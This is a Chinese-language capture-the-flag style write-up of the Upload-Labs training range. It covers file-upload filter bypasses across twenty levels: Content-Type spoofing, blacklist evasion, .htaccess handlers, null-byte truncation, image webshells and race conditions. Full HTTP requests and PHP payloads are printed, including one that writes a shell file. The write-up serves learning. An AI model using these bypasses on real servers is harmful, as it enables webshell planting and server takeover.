- 1. Upload-Labs
- 1.1. Pass-01
- 1.2. Pass-02
- 1.3. Pass-03
- 1.4. Pass-04
- 1.5. Pass-05
- 1.6. Pass-06
- 1.7. Pass-07
- 1.8. Pass-08
- 1.9. Pass-09
- 1.10. Pass-10
- 1.11. Pass-11
- 1.12. Pass-12
- 1.13. Pass-13
- 1.14. Pass-14
- 1.15. Pass-15
- 1.16. Pass-16
- 1.17. Pass-17
- 1.18. Pass-18
- 1.19. Pass-19
- 1.20. Pass-20
- 2. Conclusion
The writeup of UploadLab.
Upload-Labs
Info.php 代码为
Pass-01
随便上传一个 shell 发现回显
1
| 该文件不允许上传,请上传.jpg|.png|.gif类型的文件,当前文件类型为:.php
|
发现是个前端检查,改成.jpg绕过,用 burp 抓包再改成.php即可
Pass-02
上传 info.php 发现回显
抓包将修改上传文件字段:
1
| Content-Type: image/jpeg
|
Pass-03
上传 info.php 发现回显
1
| 提示:不允许上传.asp,.aspx,.php,.jsp后缀文件!
|
黑名单绕过,将后缀名改成
apache 的httpd.conf中有如下配置代码
1
| AddType application/x-httpd-php .php .phtml .phps .php5 .pht
|
Pass-04
上传 info.php 发现回显
但是上传一个图片发现是没有改文件名的。看代码发现几乎所有能用的后缀名都进了黑名单,唯独没有.htaccess,于是我们可以上传.htaccess,文件内容如下
1
| SetHandler application/x-httpd-php
|
可以将当前目录下所有文件都当作 php 文件处理,这时候传个改了后缀的 php 文件就好
Pass-05
虽然.htaccess被过滤了,但是审计代码发现转换大小写,可以用大小写绕过
Pass-06
发现少了trim()函数,没有进行去空处理,后缀加个空格就好了
Pass-07
发现没有去除末尾的点,所以我们可以用info.php.来绕过,在 windows 环境下,会自动去掉后缀名中最后的.
Pass-08
发现没有去除::$DATA,可以在末尾添加::$DATA,这个在 windows 环境下也会解析。
Pass-09
这里用info.php. .绕过,注意中间有一个空格。
1
2
3
4
5
6
7
| $file_name = trim($_FILES['upload_file']['name']);
$file_name = deldot($file_name);
if (!in_array($file_ext, $deny_ext)) {
$temp_file = $_FILES['upload_file']['tmp_name'];
$img_path = UPLOAD_PATH.'/'.$file_name;
}
|
同样,windows 环境下自动忽略末尾的.与空格
Pass-10
置换了关键字,可以双写绕过,但是注意顺序,例如info.pphphp,因为phphpp这样会置换第一个php为空,就形成了后缀.hpp
Pass-11
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| $is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
$ext_arr = array('jpg','png','gif');
$file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
if(in_array($file_ext,$ext_arr)){
$temp_file = $_FILES['upload_file']['tmp_name'];
$img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
if(move_uploaded_file($temp_file,$img_path)){
$is_upload = true;
} else {
$msg = '上传出错!';
}
} else{
$msg = "只允许上传.jpg|.png|.gif类型文件!";
}
}
|
从源代码可以发现,虽然用了白名单模式,但是我们可以控制上传路径,利用CVE-2015-2348进行 00 截断
漏洞影响版本必须在5.4.x<= 5.4.39,5.5.x<= 5.5.23,5.6.x <= 5.6.7
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| POST /Pass-11/index.php?save_path=../upload/test.php%00 HTTP/1.1
Host: localhost:8002
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost:8002/Pass-11/index.php
Content-Type: multipart/form-data; boundary=---------------------------1397349150366000458976532598
Content-Length: 356
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------1397349150366000458976532598
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: text/php
<?php
    phpinfo();
?>
-----------------------------1397349150366000458976532598
Content-Disposition: form-data; name="submit"
上传
-----------------------------1397349150366000458976532598--
|
Pass-12
只是把11中的路径改成了$_POST['save_path'],方法无异
Pass-13
找几个 png 、 jpg 或者 gif 图片直接用echo "<?php phpinfo();?>" >> xxx.jpg就可以做成图片马了,直接用文件包含漏洞即可
Pass-14
和13一样,只不过13 check 前面两字节的数据头,14用了以下代码更为严格,但是我们用13的方法是在图片末尾追加的代码段,整个图片还是个完整的图片没有被破坏,也就绕过了检测
1
2
| $info = getimagesize($filename);
$ext = image_type_to_extension($info[2]);
|
Pass-15
同14关
Pass-16
详细参考upload-labs之pass 16详细分析
这里考察的是二次渲染的绕过,用 GIF 绕过会相对比较简单,直接在GIF98a下面加入 php 代码即可
Pass-17
比较典型的条件竞争
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| if(isset($_POST['submit'])){
$ext_arr = array('jpg','png','gif');
$file_name = $_FILES['upload_file']['name'];
$temp_file = $_FILES['upload_file']['tmp_name'];
$file_ext = substr($file_name,strrpos($file_name,".")+1);
$upload_file = UPLOAD_PATH . '/' . $file_name;
if(move_uploaded_file($temp_file, $upload_file)){
if(in_array($file_ext,$ext_arr)){
$img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
rename($upload_file, $img_path);
$is_upload = true;
}else{
$msg = "只允许上传.jpg|.png|.gif类型文件!";
unlink($upload_file);
}
}else{
$msg = '上传出错!';
}
}
|
从代码看,因为先移动文件到 upload 文件夹然后判断后缀再删除,是可以通过一定的时间差来访问自己上传的文件导致写入 shell 的。可以上传
1
| <?php file_put_contents("shell.php","<?php phpinfo();?>");?>
|
这样只要一次访问成功该 php 文件,即可拿到 shell

Pass-18
与17问题类似,在移动后再改名可能被会有条件竞争的漏洞
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
|
$ret = $this->move();
if( $ret != 1 ){
return $this->resultUpload( $ret );
}
if( $this->cls_rename_file == 1 ){
$ret = $this->renameFile();
if( $ret != 1 ){
return $this->resultUpload( $ret );
}
}
|
讲道理这里我看很多师傅用的是传图片马,但是需要利用到文件包含,而作者意思我觉得肯定不是这样的,否则用竞争来干嘛?直接传个图片马不就好了,反正最后都会返回文件名。
这里个人觉得预期解是通过 Apache 解析漏洞来配合条件竞争利用的。
Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 test.php.owf.rar “.owf”和”.rar” 这两种后缀是apache不可识别解析,apache就会把wooyun.php.owf.rar解析成php。
所以我们传个.php.7z为后缀的文件,再通过条件竞争去访问这个文件就可以写入 shell 了。
Pass-19
利用pathinfo的特性绕过
1
2
3
4
| var_dump(pathinfo("/testweb/test.txt/.",PATHINFO_EXTENSION));
string(0) ""
var_dump(pathinfo('/testweb/test.php\00.jpg',PATHINFO_EXTENSION));
string(3) "jpg"
|
当然也可以利用\00绕过,move_uploaded_file会忽略后面的.jpg
Pass-20
源代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| $is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
$allow_type = array('image/jpeg','image/png','image/gif');
if(!in_array($_FILES['upload_file']['type'],$allow_type)){
$msg = "禁止上传该类型文件!";
}else{
$file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
if (!is_array($file)) {
$file = explode('.', strtolower($file));
}
$ext = end($file);
$allow_suffix = array('jpg','png','gif');
if (!in_array($ext, $allow_suffix)) {
$msg = "禁止上传该后缀文件!";
}else{
$file_name = reset($file) . '.' . $file[count($file) - 1];
$temp_file = $_FILES['upload_file']['tmp_name'];
$img_path = UPLOAD_PATH . '/' .$file_name;
if (move_uploaded_file($temp_file, $img_path)) {
$msg = "文件上传成功!";
$is_upload = true;
} else {
$msg = "文件上传失败!";
}
}
}
}else{
$msg = "请选择要上传的文件!";
}
|
这里主要是利用了一个end与count的函数特性,根据 php 文档
end
(PHP 4, PHP 5, PHP 7)
end — 将数组的内部指针指向最后一个单元
count
(PHP 4, PHP 5, PHP 7)
count — 计算数组中的单元数目,或对象中的属性个数
这里我们就看得更清楚了,end取的是最后一个元素,无论下标是什么,而count($arr)-1取的是下标为为最后的元素,例如下面这段代码
1
2
3
4
5
6
7
| <?php
$arr = array("0"=>"jpg", "2"=>"php", "1"=>"jpg");
var_dump(end($arr));
var_dump($arr[count($arr) - 1]);
string(3) "jpg"
string(3) "php"
|
我们创建了一个数组,数组顺序不是按照寻常的顺序的,我们故意把最后一个元素排在了前面一位的话,这样end就取到了jpg后缀,这样我们就可以利用$_POST[save_name]来绕过最后后缀检测了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| POST /Pass-20/index.php?action=show_code HTTP/1.1
Host: localhost:8002
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost:8002/Pass-20/index.php?action=show_code
Content-Type: multipart/form-data; boundary=---------------------------137136829317924008472127919060
Content-Length: 617
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------137136829317924008472127919060
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: image/gif
<?php
phpinfo();
?>
-----------------------------137136829317924008472127919060
Content-Disposition: form-data; name="save_name[1]"
upload-20.php
-----------------------------137136829317924008472127919060
Content-Disposition: form-data; name="save_name[0]"
jpg
-----------------------------137136829317924008472127919060
Content-Disposition: form-data; name="submit"
上传
-----------------------------137136829317924008472127919060--
|
这里需要注意的是,save_name[0]放jpg就好了,否则$ext拿到的是upload-20.jpg,这样整个字符串就会进入!in_array($ext, $allow_suffix)这个判断里面了。

Conclusion

这个靶场还是挺好的,总结得都相当不错。如果能配合更多的中间件解析漏洞来做的话会更棒,因为很多时候我们做到的仅仅是上传一个 jpg 啥的,如果配合解析漏洞或者文件包含,可以进一步扩大杀伤力。
</div>
版权声明:除文章开头有特殊声明的情况外,所有文章在取得作者允许授权转载的情况下,均可在遵从 CC BY 4.0 协议的情况下转载。